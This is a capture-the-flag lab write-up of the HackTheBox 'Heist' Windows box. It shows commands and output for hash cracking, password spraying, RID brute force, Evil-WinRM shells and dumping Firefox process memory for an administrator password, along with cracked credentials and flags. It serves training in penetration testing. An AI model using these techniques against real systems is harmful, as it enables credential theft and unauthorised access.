LAB REPORT

HackTheBox - Heist

Machine Card Info

Difficulty : Easy

Release Date : 2019-08-10

Points : 20

Operating System : Windows

Table of Contents

1 Presentation

1.1 📃 Rules

Hack The Box provides a platform for cybersecurity enthusiasts to develop technical skills through simulated systems. Following ethical and fair conduct rules is crucial to ensure a positive experience for the whole community. Here are the main rules to observe during CTFs on Hack The Box.

No Attacking Infrastructure Outside of Labs
All penetration testing and intrusion activities must be limited to the machines and environments provided by Hack The Box. Any attempt to access external infrastructure is strictly prohibited and can result in severe penalties, including a platform ban.

No Solution Disclosure
Solution discovery is part of the learning process. Sharing solutions, flags, or specific techniques in public forums, on social media, or even privately with other members without their consent is prohibited. It deprives other participants of the learning experience.

Confidentiality of Flags
Flags are the objectives of each challenge, and each player should obtain them independently. Sharing flags or distributing them in raw or coded forms is against the rules and can lead to disqualification.

Use of Personal Scripts and Tools with Caution
Participants may use open-source tools or personal scripts to complete challenges, but scripts that compromise machine stability are prohibited. For example, Denial of Service (DoS) attacks are strictly banned as they degrade other users' experience.

Respect the Community
Hack The Box encourages a collaborative atmosphere where participants can support one another within the rules. Harassment, intimidation, or disrespectful behavior toward other community members is prohibited. Discussions should remain courteous and constructive, even in cases of disagreement.

Report Platform Bugs and Vulnerabilities
If a participant discovers a bug or vulnerability within the Hack The Box platform itself, they should report it to administrators immediately. Exploiting any flaw in the HTB infrastructure for advantage or to cause disruptions is strictly forbidden.

Forum Use and Spoilers
HTB forums and discussion sections are there to help users progress, but spoilers (revealing elements that give away direct answers or overly specific hints) should be avoided. Discussions should be about sharing general methods without compromising the challenge for other participants.

Respect Copyright
Using protected content without permission, including tools, scripts, or solutions written by others without their consent, can lead to disciplinary actions.

1.2 ✏️ Detailed description

Heist is an easy difficulty Windows box with an "Issues" portal accessible on the web server, from which it is possible to gain Cisco password hashes. These hashes are cracked, and subsequently RID bruteforce and password spraying are used to gain a foothold on the box. The user is found to be running Firefox. The firefox.exe process can be dumped and searched for the administrator's password.

The scope of this pentest included:

- IP Victim : **10.10.10.149**
- IP Attacker : **10.10.14.6**

2 Final Report

2.1 🔎 Enumeration

Let's start with a port scan. We can use **Rustscan** :

```
PORT      STATE SERVICE       REASON          VERSION
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
| http-title: Support Login Page
|_Requested resource was login.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
445/tcp   open  microsoft-ds? syn-ack ttl 127
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49669/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC

Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
<SNIP>
```


CLI Comand used: `rustscan -a 10.10.10.149 -r 1-65535 -- -A -oN nmap.txt`

There are **five** open ports. A web service is listening on port **80**, and **SMB** is running on port **445**.


Try to connect with NULL session on SMB :

```
exegol-hackthebox Heist # smbclient -N -L //10.10.10.149/
session setup failed: NT_STATUS_ACCESS_DENIED
```

Access is denied. Open a browser and go to `http://10.10.10.149/` :



A login page appears. We have the `Login as guest` option. So, click on it and we are redirected to this page :



Issues

Hazard 20 minutes ago

Hi, I've been experiencing problems with my cisco router. Here's a part of the configuration the previous admin had been using. I'm new to this and don't know how to fix it. :(

Attachment


Support Admin admin 10 minutes ago

Hi, thanks for posting the issue here. We provide fast support and help. Let me take a look and get back to you!

Hazard 10 minutes ago

Thanks a lot. Also, please create an account for me on the windows server as I need to access the files.

It is a discussion between the user **Hazard** and **Support Admin**. There is an attachment :



```
version 12.2
no service pad
service password-encryption
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
!
ip ssh authentication-retries 5
ip ssh version 2
!
!
router bgp 100
 synchronization
 bgp log-neighbor-changes
 bgp dampening
 network 192.168.0.0Â mask 300.255.255.0
 timers bgp 3 9
 redistribute connected
!
ip classless
ip route 0.0.0.0 0.0.0.0 192.168.0.1
!
!
access-list 101 permit ip any any
dialer-list 1 protocol ip list 101
!
no ip http server
no ip http secure-server
!
line vty 0 4
 session-timeout 600
 authorization exec SSH
 transport input ssh
```

It looks like a configuration file for a CISCO router.

2.2 🔨 Foothold

In the file found, this lines will be useful for us :


```
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
```

The first hash can be cracked with **JohnTheRipper** and the wordlist `rockyou.txt` :

```
exegol-hackthebox Heist # echo '$1$pdQG$o8nrSzsGXeaduXrjlvKc91' > hash
exegol-hackthebox Heist # john hash --wordlist=/opt/lists/rockyou.txt --format=md5crypt-long
```

The plain-text password is : `stealth1agent`.

Note: The remaining hashes can also be cracked. You can use an online decrypt tool like this one.



10.10.10.149/attachment
Cisco Type 7 Password
https://www.firewall.cx/cisco/cisco-routers/cisco-type7-password-crack.html
Import bookmarks...
Exegol Bookmarks
Getting Started
ManageEngine NetFlow Analyzer
ONE SOLUTION FOR ALL YOUR BANDWIDTH MONITORING WOES
Download Now
YOUR IP ADDRESS:
31.36.202.116
ALL-IN-ONE PROTECTION FOR MICROSOFT 365
FREE HYPER-V & VMWARE BACKUP
VM BACKUP V9
WI-FI KEY GENERATOR

Cisco Type 7 Password Decrypt / Decoder / Crack Tool

The Firewall.cx Cisco Password Decoder Tool (see below) provides readers with the ability to decrypt 'Type 7' cisco passwords.

For security reasons, we do not keep any history of decoded passwords.

Ensure you only enter the **encrypted password**. For example, for the code below, you would paste the yellow highlighted portion. **Do not** include anything before the encrypted password.

username fcx password 7 0709285E4B1E18091B5C0814

Encrypted Password: 0242114B0E143F015F5D1E161713 Submit

Decrypted Password: $uperP@ssword

When ready, **click** on the **Submit** button. The system will then process and reveal the text-based password. **Ensure there are no space characters in front of your encrypted password.**

More Information On Cisco Passwords And Which Can Be Decoded


Back in late 1995, a non-Cisco source had released a program that was able to decrypt user passwords (and other type of passwords) in Cisco configuration files.

This new program was a major headache for Cisco since most users were relying on Cisco's equipment for their repulation of

Now, we have **2** new passwords :

- `Q4)sJu\Y8qz*A3?d`
- `$uperP@ssword`

Remember that **Hazard** asked to create an account on the windows server :



Hazard 10 minutes ago

Thanks a lot. Also, please create an account for me on the windows server as I need to access the files.

Maybe we can connect as him on **SMB**, using one of the passwords found. To do that, **NetExec** will help us :

```
exegol-hackthebox Heist # nxc smb 10.10.10.149 -u hazard -p passwords.txt
SMB         10.10.10.149    445    SUPPORTDESK      [*] Windows 10 / Server 2019 Build 17763 x64 (name:SUPPORTDESK) (domain:SupportDesk) (signing:False) (SMBv1:False)
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\hazard:Q4)sJu\Y8qz*A3?d STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\hazard:$uperP@ssword STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [+] SupportDesk\hazard:stealth1agent
```

We can connect to **SMB** with `hazard:stealth1agent` ! But there is no share that can be useful.

2.3 🔱 User Escalation

Always with **NetExec**, enumerate users on the machine with `--rid-brute` option :

```
exegol-hackthebox Heist # nxc smb 10.10.10.149 -u hazard -p 'stealth1agent' --rid-brute
SMB         10.10.10.149    445    SUPPORTDESK      [*] Windows 10 / Server 2019 Build
17763 x64 (name:SUPPORTDESK) (domain:SupportDesk) (signing:False) (SMBv1:False)
SMB         10.10.10.149    445    SUPPORTDESK      [+] SupportDesk\hazard:stealth1agent
SMB         10.10.10.149    445    SUPPORTDESK      500: SUPPORTDESK\Administrator
(SidTypeUser)
SMB         10.10.10.149    445    SUPPORTDESK      501: SUPPORTDESK\Guest (SidTypeUser)
SMB         10.10.10.149    445    SUPPORTDESK      503: SUPPORTDESK\DefaultAccount
(SidTypeUser)
SMB         10.10.10.149    445    SUPPORTDESK      504: SUPPORTDESK\WDAGUtilityAccount
(SidTypeUser)
SMB         10.10.10.149    445    SUPPORTDESK      513: SUPPORTDESK\None (SidTypeGroup)
SMB         10.10.10.149    445    SUPPORTDESK      1008: SUPPORTDESK\Hazard (SidTypeUser)
SMB         10.10.10.149    445    SUPPORTDESK      1009: SUPPORTDESK\support (SidTypeUser)
SMB         10.10.10.149    445    SUPPORTDESK      1012: SUPPORTDESK\Chase (SidTypeUser)
SMB         10.10.10.149    445    SUPPORTDESK      1013: SUPPORTDESK\Jason (SidTypeUser)
```

There are **3** new users : **support**, **Chase** and **Jason**. Check if someone uses one of the passwords we found :

```
exegol-hackthebox Heist # nxc smb 10.10.10.149 -u users.txt -p passwords.txt
SMB         10.10.10.149    445    SUPPORTDESK      [*] Windows 10 / Server 2019 Build
17763 x64 (name:SUPPORTDESK) (domain:SupportDesk) (signing:False) (SMBv1:False)
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\Hazard:Q4)sJu\Y8qz*A3?d
STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\support:Q4)sJu\Y8qz*A3?
d STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [+] SupportDesk\Chase:Q4)sJu\Y8qz*A3?d
```

Chase uses this password : `Q4)sJu\Y8qz*A3?d`.

The **WinRM** protocol is available on the box, so we can try to connect with the previous credentials :

```
exegol-hackthebox Heist # evil-winrm -u Chase -p 'Q4)sJu\Y8qz*A3?d' -i 10.10.10.149

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Chase\Documents>
```

Go to `Desktop` and read user's flag :

```
*Evil-WinRM* PS C:\Users\Chase\Desktop> cat user.txt
95572e4279def3167d6e89e2f94805ea
*Evil-WinRM* PS C:\Users\Chase\Desktop>
```

2.4 〽️ Privilege Escalation

Enumerate processes running on the box with `Get-Process` :

```
*Evil-WinRM* PS C:\Users\Chase\Desktop> Get-
Process

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI
ProcessName
-------  ------    -----      -----     ------     --  --
-----------
    481      19     2248       5352               368   0
csrss
    290      13     1984       5004               472   1
csrss
    357      15     3432      14516              5052   1
ctfmon
    253      14     3964      13400              3940   0
dllhost
    166       9     1852       9708       0.00   6896   1
dllhost
    617      32    28732      57384               952   1
dwm
   1494      58    23824      78360               948   1
explorer
    355      25    16372      43692       0.06   6320   1
firefox
   1049      70   152676     227768       3.39   6448   1
firefox
    347      19    10192      35656       0.05   6596   1
firefox
    401      34    32148      92360       0.44   6828   1
firefox
    378      28    22080      58720       0.27   7072   1
firefox
     49       6     1508       3824               776   0
fontdrvhost
     49       6     1784       4596               784   1 fontdrvhost
<SNIP>
```

There are many references to Firefox. Transfer and create a dump of the process with `procdump.exe` :

```
*Evil-WinRM* PS C:\Users\Chase\Downloads> upload procdump.exe
*Evil-WinRM* PS C:\Users\Chase\Downloads> ./procdump.exe -mp 6320
```


Once the dump created, transfer it from target to our machine :

```
*Evil-WinRM* PS C:\Users\Chase\Downloads> download "C:/Users/Chase/Downloads/
firefox.exe_250515_024155.dmp"
```

Now, we need to play with `grep`. Finally, we can try :

```
exegol-hackthebox Heist # strings firefox.exe_250515_024155.dmp| grep /
```

We have the following output :




```
A>1$/
:i/?
Tg?/
/jw6
@/tB
@/tB
@/tB
P/#<
8/#<
Q/#<
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
/re8]FBuZ&login=
MT"LW/
Q/#<
J]/i2
@/u7
$/A*
9);a/
M/d/yyyy
/Mt9
#/t9
/g~7
a'>/
/2GG>!B
A>1$/
:i/?
Tg?/
&,xq}'{1a9c/?V5}
^/ah
/OOqN
[May 15, 2025 - 00:16:08 (CEST)] exegol-hackthebox Heist # 
[0] 0:zsh* 1:ruby  2:ruby-                                          "root@exegol-hackthebo" 00:17 15-May-25
```

This line contains the Administrator's password :

```
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?
login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
```

Use **Evil-WinRM** to connect as Administrator with `Administrator:4dD!5}x/re8]FBuZ` :



```
[May 15, 2025 - 00:19:41 (CEST)] exegol-hackthebox Heist # evil-winrm -u Administrator -p '4dD!5}x/re8]FBuZ' -i 10.10.10.149

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> 
[0] 0:ruby* 1:ruby  2:ruby-                                          "/usr/local/rvm/gems/r" 00:19 15-May-25
```

Read the content of root's flag :

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
d784276c131c575b4ce9c58946f3c5e2
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

Heist Pwnd ! 🏆

3 Flags & Conclusion

3.1 Flags

During this lab, the following flags were found :

- **user** : 95572e4279def3167d6e89e2f94805ea
- **root** : d784276c131c575b4ce9c58946f3c5e2

3.2 Conclusion

This box demonstrates the importance of proper password hygiene and process security. By chaining web access, password hash cracking, and process memory analysis, privilege escalation to Administrator is achieved.